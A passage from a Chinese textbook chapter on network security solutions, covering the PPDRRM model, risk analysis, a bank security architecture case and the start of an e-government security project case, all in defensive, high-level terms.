


**图 12-3 网络安全解决方案 PPDRRM**

网络安全解决方案PPDRRM主要包括以下6个方面：

(1) 综合的网络安全策略(Policy)是网络安全解决方案的第一个P，主要根据企事业用户的网络系统实际状况，通过具体的安全需求调研、分析、论证等方式，确定出切实可行的综合的网络安全策略并进行实施，主要包括环境安全策略、系统安全策略、网络安全策略等。

(2) 全面的网络安全保护(Protect)是网络安全解决方案中的第二个P，主要提供全面的保护措施，包括安全产品和技术，需要结合用户网络系统的实际情况来制定，内容包括防火墙保护、防病毒保护、身份验证保护、入侵检测保护等。

(3) 连续的安全风险检测(Detect)是网络安全解决方案中的D，主要通过检测评估工具、漏洞技术和安全人员，对用户的网络系统和应用中可能存在的安全风险和威胁隐患连续地进行全面的安全风险检测和评估。

(4) 及时的安全事故响应(Response)是网络安全解决方案中的第一个R，主要指对企事业用户的网络系统和应用遇到的安全入侵事件需要做出快速响应和及时处理。

(5) 快速的安全灾难恢复(Recovery)是网络安全方案中的第二个R，主要是指当网络系统中的网页、文件、数据库、网络和系统等遇到意外破坏时，可以采用迅速恢复技术。

(6) 优质的安全管理服务(Management)是网络安全解决方案中的M，主要是指在网络安全项目中，以优质的网络安全管理与服务作为项目有效实施过程中的重要保证。

### 3. 安全风险分析内容

网络安全风险分析的内容主要包括对网络物理结构、网络系统和实际应用进行的各种安全风险和隐患的具体分析。

(1) 现有网络物理结构安全分析。对机构用户现有的网络物理结构进行安全分析，主要是详细具体地调研分析该银行与各分行的网络结构，包括内部网、外部网和远程网的物理结构。

(2) 网络系统安全分析。对机构用户的网络系统进行安全分析，主要是详细调研分析该银行与各分行网络的实际连接、操作系统的使用和维护情况、Internet的浏览访问使用情况、桌面系统的使用情况和主机系统的使用情况，找出可能存在的各种安全风险和隐患。

(3) 网络应用的安全分析。对机构用户的网络应用情况进行安全分析，主要是详细

调研分析该银行与各分行的所有服务系统及应用系统，找出可能存在的各种安全漏洞和风险。

#### 4. 安全解决方案设计机构及实施的意义

（1）公司技术实力。主要概述公司的主要发展和简历、技术实力、具体成果和典型案例，突出先进技术、方法和特色等，突出其技术实力和质量，增强承接公司的信誉和影响力。

（2）人员层次结构。主要包括公司现有管理人员、技术人员、销售及服务人员情况。具有中级以上技术职称的工程技术人员情况，其中教授级高级工程师或高级工程师人数、工程师人数，硕士学历以上人员占所有人员的比重，以体现知识技术型的高科技网络公司的特点。

（3）典型成功案例。介绍公司完成主要网络安全工程的典型成功案例，特别是与用户项目相近的重大网络安全工程项目，使用户确信公司的工程经验和可信度。

（4）产品许可证或服务认证。网络系统安全产品的许可证非常重要，在国内只有取得了许可证的安全产品才允许在国内销售和使用。现在从事网络安全工程项目的公司属于提供服务的公司，通过国际认证可以有利于提高良好信誉。

（5）实施网络安全工程的意义。在网络安全解决方案的“实施网络安全工程意义”部分，主要着重结合现有的网络系统安全风险、威胁和隐患进行具体详实分析，并写出网络安全工程项目实施完成后用户的网络系统的信息安全所能达到的具体安全保护标准、防范能力与水平，以及解决信息安全问题的现实意义与重要性。

### 12.4.2 网络安全解决方案应用案例

在此以金融系统网络安全解决方案为例，概述安全方案建立过程。网络安全解决方案主要包括以下5个方面。

#### 1. 金融系统安全体系结构

**【案例12-5】** 某银行制定的信息系统安全性总原则是“制度防内，技术防外”。“制度防内”是指建立健全严密的安全管理规章制度、运行规程，形成内部各层人员、各职能部门、各应用系统的相互制约关系，杜绝内部作案和操作失误的可能性，并建立良好的故障处理反应机制，保障银行信息系统的安全正常运行。“技术防外”主要是指从技术手段上加强安全措施，防止外部黑客的入侵。在不影响银行正常业务与应用的基础上建立银行的安全防护体系，从而满足银行网络系统环境要求。

针对网络系统所进行的这些具体安全分析，以满足金融行业的机密性、完整性、可用性、可控性、可审查性等安全需求作为其安全工程的建设目标，以前瞻性、先进性、整体性、标准性、主动性、扩展性、投资保护、法律法规符合性等作为其建设原则，构建一个主动防御、深层防御、立体防御的安全技术保障平台。通过综合利用世界先进的技术、产品和措施，加强对安全风险的控制和管理，将保护对象分成网络基础设施、网络边界、终端计算环境、支撑性基础设施等多个防御领域，在这些领域上综合实现预警、加固、防御、检

测、响应、恢复等多个安全环节,从而为网络及信息系统提供全方位、多层次的防护。即使在攻击者成功地破坏了某个保护机制的情况下,其他保护机制仍然可以提供附加的保护,达到"进不来、拿不走、改不了、看不懂、跑不了、可审查"的实际效果。

对于金融网络系统,构建一个安全网络环境非常重要,可以从网络安全、系统安全、访问安全、应用安全、内容安全、管理安全 6 个方面综合考虑。

(1) 网络安全问题。一是利用防火墙系统阻止来自外部的威胁,防火墙是不同网络或网络安全域之间信息的唯一出入口,用于防止外部的非法入侵,可根据网络的安全策略进行控制(允许、拒绝、监测)。二是构建 VPN 系统,虚拟专用网如同隐蔽通道一样可防止外人进入,具有阻止外部入侵与攻击、加密传输数据等功效,可以构建一个相对稳定、独立的安全系统。

(2) 系统安全问题。主动入侵防御与监测系统可对危险情况进行阻拦及报警,为网络安全提供实时的入侵检测并采取相应的防护措施,如报警、记录事件及证据、跟踪、恢复、断开网络连接等。通过漏洞扫面系统定期检查内部网络和系统的安全隐患,并及时进行修补。

(3) 访问安全问题。强化身份认证系统和访问控制措施。对网络用户的身份进行认证,保证系统内部所有访问过程的合法性。

(4) 应用安全问题。包括 3 个方面:①实施主机监控与审计系统。通过计算机管理员可以监控不同用户对主机的使用权限。加强主机本身的安全,对主机进行安全监控。②构建服务器群组防护系统。服务器群组保护系统可为服务器群组提供全方位访问控制和入侵检测,严密监视服务器的访问及运行情况,保障内部重要数据资源的安全。③强化防范病毒系统,对网络进行全方位病毒检测与保护和及时更新。

(5) 内容安全问题。启动网络审计系统记录各种操作和行为事件,便于审计和追踪与特殊事件的认定。对网络系统中的通信数据,可以按照设定规则将数据进行还原、实时扫描、实时阻断等,最大限度地提供对企业敏感信息的监察与保护。

(6) 管理安全问题。实行网络运行监管系统。可以对整个网络系统和单个主机的运行状况进行及时的监测分析,实现全方位的网络流量统计、蠕虫后门监测定位、报警、自动生成拓扑等功能。

### 2. 技术实施策略及安全方案

网络安全技术实施策略需要从 8 个方面进行阐述:

(1) 网络系统结构安全。通过上述的风险分析,从网络结构方面查找可能存在的安全问题,采用相关的安全产品和技术,解决网络拓扑结构的安全风险和威胁。

(2) 主机安全加固。通过风险分析,找出网络系统弱点和存在的安全问题,利用网络安全产品和技术进行加固及防范,增强主机系统防御安全风险和威胁的能力。

(3) 计算机病毒防范。主要有针对性地阐述具体实施桌面病毒防范、服务器病毒防范、邮件病毒防范及统一的病毒防范解决方案,并采取措施及时进行升级更新。

(4) 访问控制。方案通常采用 3 种基本访问控制技术:路由器过滤访问控制技术、防火墙访问控制技术和主机自身访问控制技术,合理优化,统筹兼顾。

(5) 传输加密措施。对于重要数据采用相关的加密产品和技术，确保机构的数据传输和使用的安全，实现数据传输的机密性、完整性和可用性。

(6) 身份认证。利用最新的有关身份认证的安全产品和技术，保护重要应用系统的身份认证，实现使用系统数据信息的机密性和可用性。

(7) 入侵检测防御技术。通过采用相关的入侵检测与防御产品技术，对网络系统和重要主机及服务器进行实时智能防御及监控。

(8) 风险评估分析。通过采用相关的风险评估工具、标准准则和技术方法，对网络系统和重要的主机进行连续的风险和威胁分析。

### 3. 网络安全管理技术

结合第3章内容将网络安全管理与安全技术紧密结合、统筹兼顾，进行集中、统一、安全的高效管理和培训。

### 4. 紧急响应与灾难恢复

为了防止突发的意外事件发生，必须制定详细的紧急响应计划和预案，当企事业机构用户的网络、系统和应用遇到意外或破坏时，应当及时响应并进行应急处理和记录等。

制定并实施具体的灾难恢复计划和预案，及时地将企事业用户所遇到的网络、系统和应用的意外或破坏恢复到正常状态，同时消除产生安全风险和隐患的威胁。

### 5. 网络安全解决方案

具体的网络安全解决方案主要包括以下4个部分。

1) 实体安全解决方案

保证网络系统各种设备的实体安全是整个计算机系统安全的前提和重要基础。

在1.6节介绍过，实体安全是保护网络设备、设施和其他媒体免遭地震、水灾、火灾等环境事故，人为操作失误或错误以及各种计算机犯罪行为导致的破坏过程。主要包括3个方面：

(1) 环境安全。对系统所在环境及运行环境的安全保护，如区域保护、灾难保护和环境保护。

(2) 设备安全。主要包括设备的防盗、防毁、防电磁信息辐射泄漏、抗电磁干扰及电源保护等。

(3) 媒体安全。主要包括媒体承载及存储数据的安全及媒体本身的安全。

为了保护网络系统的实体及运行过程中的信息安全，还要防止系统信息在空间的传播扩散过程中的电磁泄漏。通常是在物理上采取一定的防护措施，来减少或干扰扩散出去的空间信号。这是政府、军队、金融机构在建设信息中心时首要的必备条件。

为了保证网络系统的正常运行，在实体安全方面应采取以下4个措施：

(1) 产品保障措施。主要指网络系统及相关设施产品在采购、运输、安装等方面的安全措施。

(2) 运行安全措施。网络系统中的各种设备，特别是安全类产品，在使用过程中必须

能够从生产厂家或供货单位得到快速且周到的技术支持与服务。同时,对一些关键的安全设备、重要的数据和系统,应设置备份应急系统。

(3) 防电磁辐射措施。对所有重要的涉密设备都应当采用防电磁辐射技术,如辐射干扰机等。

(4) 保安措施。主要是防盗、防火、防雷电和其他安全防范,还包括网络系统所有的网络设备、计算机及服务器、安全设备和其他软硬件等的安全防护。

2) 链路安全解决方案

对于机构网络链路方面的安全问题,重点解决网络系统中链路级点对点公用信道上的相关安全问题的各种措施、策略和解决方案等。

**知识拓展** 在网络系统中,可以利用DDN专线连接企事业机关内部网与各地市局域网。在公共链路上采用一定的安全手段以保证信息传输的安全,可防范通信链路上的窃听、篡改、重放、流量分析等攻击。

链路加密是解决链路安全的主要手段,通过链路加密机即可实现对链路的加密,如DDN链路加密机。

3) 网络安全解决方案

对于广域网络系统安全解决方案,具有如下几个特点:

(1) 用于专用网络,可为下属各级部门主要提供数据库服务、日常办公与管理服务,以及往来各种信息的处理、传输与存储等业务。

(2) 通过与Internet或国内其他网络互联,可使广大用户利用和访问国内外各种信息资源,并进一步加强国内外交流与合作,还可以进一步加强同上级主管部门及地方政府之间的相互联系。基于网络的这些特点,主要从网络层次方面进行考虑,将网络系统设计成一个支持各级别用户或用户群的安全网络,在保证系统内部网络安全的同时,还可实现与Internet或国内其他网络的安全互联。实现网络系统安全的措施可以主要考虑以下几个方面。

① 网络系统内各局域网边界的安全,可利用防火墙技术的访问控制功能来实现。若使用支持多网段划分的防火墙,可同时实现局域网内部各网段的隔离与相互的访问控制。

② 网络与其他网络如Internet互联的安全,可利用防火墙实现二者的隔离与访问控制。同时,建议网络系统的重要主机或服务器的地址使用Internet保留地址,并有统一的地址和域名分配办法,不仅可以解决合法IP不足的问题,而且还可利用Internet无法对保留地址进行路由的特点,避免与Internet直接互联。

③ 网络系统内部各局域网之间信息传输的安全。主要侧重考虑省级电力系统网络与各地市级部门的局域网的通信安全,主要可以通过利用防火墙的VPN功能或VPN专用设备等措施,重点实现信息的机密性与完整性安全。

(3) 网络用户的接入安全问题。可以主要利用防火墙技术及一次性口令认证机制,实现对网络接入用户的强身份鉴别和认证过程。

(4) 网络监控与入侵防范。入侵检测是实时网络违规自动检测识别和响应系统,将网络入侵检测系统与防火墙有机结合,可以形成主动性的防护体系,充分利用网络安全

智能防御系统效果会更好。

（5）网络安全检测。主要目的是增强网络安全性，具体包括对网络设备、防火墙、服务器、主机及服务器、操作系统等方面的实际安全检测。使用网络安全检测工具，一般采用对实际运行的网络系统进行实时性监测的方法，对网络系统进行扫描检测与分析，及时检查并报告系统存在的弱点、漏洞和隐患，并采取相应的具体安全措施和安全策略。

4）数据安全解决方案

数据安全解决方案主要是指用户对数据访问的身份鉴别、数据传输的安全、数据存储的安全，以及对网络传输数据内容的审计等几方面。数据安全主要包括数据传输安全（动态安全）、数据加密、数据完整性鉴别、防抵赖（可审查性）、数据存储安全（静态安全）、数据库安全、终端安全、数据的防泄密、数据内容审计、用户鉴别与授权、数据备份与恢复等。

（1）数据传输安全。对于在网络系统内数据传输过程中的安全，根据机构具体实际需求与安全强度的不同，可以设计多种解决方案。如链路层加密方案、IP层加密方案、应用层加密解决方案等。

（2）数据存储安全。在网络系统中存储的数据主要包括两大类：企事业用户进行业务实际应用的业务数据和系统运行中的各种功能数据。对纯粹数据的安全保护，以数据库的数据保护为重点。对各种功能文件的保护中，终端安全最重要。为了确保这些数据的安全，在网络系统安全的设计中应包括以下8项内容：

- 进行数据访问控制的具体策略和措施。
- 网络用户的身份鉴别与权限控制方法。
- 数据机密性保护措施，如数据加密、密文存储与密钥管理等。
- 数据完整性保护的具体策略和措施。
- 防止非法软盘复制和硬盘启动的实际举措。
- 防范计算机病毒和恶意软件的具体措施和办法。
- 备份数据的安全保护的具体策略和措施。
- 进行数据备份和恢复的相关工具等。

（3）网络安全审计。是一个安全的系统网络必备的功能特性，是提高网络安全性的重要工具，通过安全审计可以记录各种网络用户使用计算机网络系统进行的所有活动及过程。通过安全审计不仅可以识别访问者的有关情况，并能够记录事件、操作和进行过程跟踪。

**注意**：企事业机构的网络系统聚集了大量的重要机密数据和用户信息。一旦这些重要数据被泄露，将会产生严重的后果和不良影响。此外，由于网络系统与Internet相连，不可避免地会流入一些杂乱的不良数据。为防止与追查网上机密数据的泄露行为，并防止各种不良数据的流入，可在网络系统与Internet的连接处对进出网络的数据流实施内容审计与记载。

### 12.4.3 网络安全实施方案与技术支持

#### 1. 网络安全实施方案

网络安全工程的实施方案主要包括项目管理和项目质量保证。

1）项目管理

在实际工作中，项目管理主要包括项目流程、项目管理制度和项目进度。

（1）项目流程。通过较为详细的项目具体实施流程来保证项目的顺利实施。

（2）项目管理制度。项目管理主要包括对项目人员的管理、产品的管理和技术的管理，实施方案需要写出项目的管理制度，主要是保证项目的质量。

（3）项目进度。主要以项目实施的进度表作为项目实施的时间标准，应全面考虑完成项目所需要的物质条件，制定出一个比较合理的时间进度安排表。

2）项目质量保证

项目质量保证包括执行人员的质量职责、项目质量的保证措施和项目验收等。

（1）执行人员对质量的职责。需要规定项目实施过程中相关人员的职责，如项目经理、技术负责人、技术工程师等，以保证相关人员各司其职、各负其责，使整个安全项目顺利实施。

（2）项目质量的保证措施。应当严格制定出保证项目质量的具体措施，主要的内容涉及参与项目的相关人员、项目中所涉及的安全产品和技术、机构派出支持该项目的相关人员的管理等。

（3）项目验收。根据项目的具体完成情况，与用户确定项目验收的详细事项，包括安全产品、技术、项目完成情况、达到的安全目的、验收标准和办法等。

#### 2. 主要技术支持

在技术支持方面，主要包括技术支持的内容和技术支持的方式。

1）技术支持的内容

网络安全项目中所包括的产品和技术的服务主要包括以下内容：

（1）在安装调试网络安全项目中所涉及的全部安全产品和技术。

（2）采用的安全产品及技术的所有文档。

（3）提供安全产品和技术的最新信息。

（4）服务期内免费产品升级情况。

2）技术支持方式

网络安全项目完成以后，提供的技术支持服务包括以下内容：

（1）提供客户现场24小时技术支持服务事项及承诺情况。

（2）提供客户技术支持中心热线电话。

（3）提供客户技术支持中心E-mail服务。

（4）提供客户技术支持中心具体的Web服务。

### 3. 项目安全产品

1）网络安全产品报价

给出网络安全项目涉及的所有安全产品和服务的各种具体翔实报价，最好列出各种报价清单。

2）网络安全产品介绍

给出网络安全项目中涉及的所有安全产品介绍，主要是使用户清楚所选择的具体安全产品的种类、功能、性能和特点等，要求描述清楚准确，但不必太详细周全。

### 4. 电子政务安全建设实施方案

**【案例 12-6】** 电子政务安全建设项目实施方案案例。某城市政府机构准备构建并实施一个"电子政务安全建设项目"。通常，对于"电子政务安全建设项目"需要制定并实施网络安全解决方案和网络安全实施方案，后者是在网络安全解决方案的基础上提出的实施策略和计划方案等。下面通过案例对方案的主要内容和制定过程进行概要介绍。

1）电子政务建设要求

我国电子政务建设的首要任务是：以信息化带动现代化，加快国民经济结构的战略性调整，实现社会生产力的跨越式发展。国家信息化领导小组决定，将大力推进电子政务建设作为我国未来一个时期信息化工作的一项重要任务。

目前，世界各国的信息技术产品市场的竞争异常激烈，都在争夺信息技术的制高点。我国领导人针对信息化建设和电子政务建设指出：改革开放以来，我国信息化建设取得了很大成绩，信息产业发展成为重要的支柱产业。从我国现代化建设的全局来看，要进一步认识信息化对经济和社会发展的重要作用。建设电子政务系统，构筑政府网络平台，形成连接中央到地方的政府业务信息系统，实现政府网上信息交换、信息发布和信息服务，是我国信息化建设重点发展十大领域之一。

根据《我国电子政务建设指导意见》，为了达到加强政府监管、提高政府效率、推进政府高效服务的目的，提出当前要以"两网一站四库十二系统"为目标的电子政务建设要求，如图 12-4 所示。





**图 12-4　两网一站四库十二系统建设要求**

“两网”指政务内网和政务外网两个基础平台。“一站”指政府门户网站。“四库”指人口信息数据库、法人单位信息数据库、自然资源和空间地理信息数据库以及宏观经济信息数据库。“十二系统”大致可分为3个层次：一是办公业务资源系统和宏观经济管理系统，将在决策、稳定经济环境方面起主要作用；二是金税、金关、金财、金融监管（银行、证监和保监）和金审5个系统，主要服务于政府收支的监管；三是金盾、金保（社会保障）、金农、金水（水利）和金质（市场监管）5个系统，重点保障社会稳定和国民经济发展的持续。

多级电子政务网络系统建设的内外网络安全体系如图12-5所示。

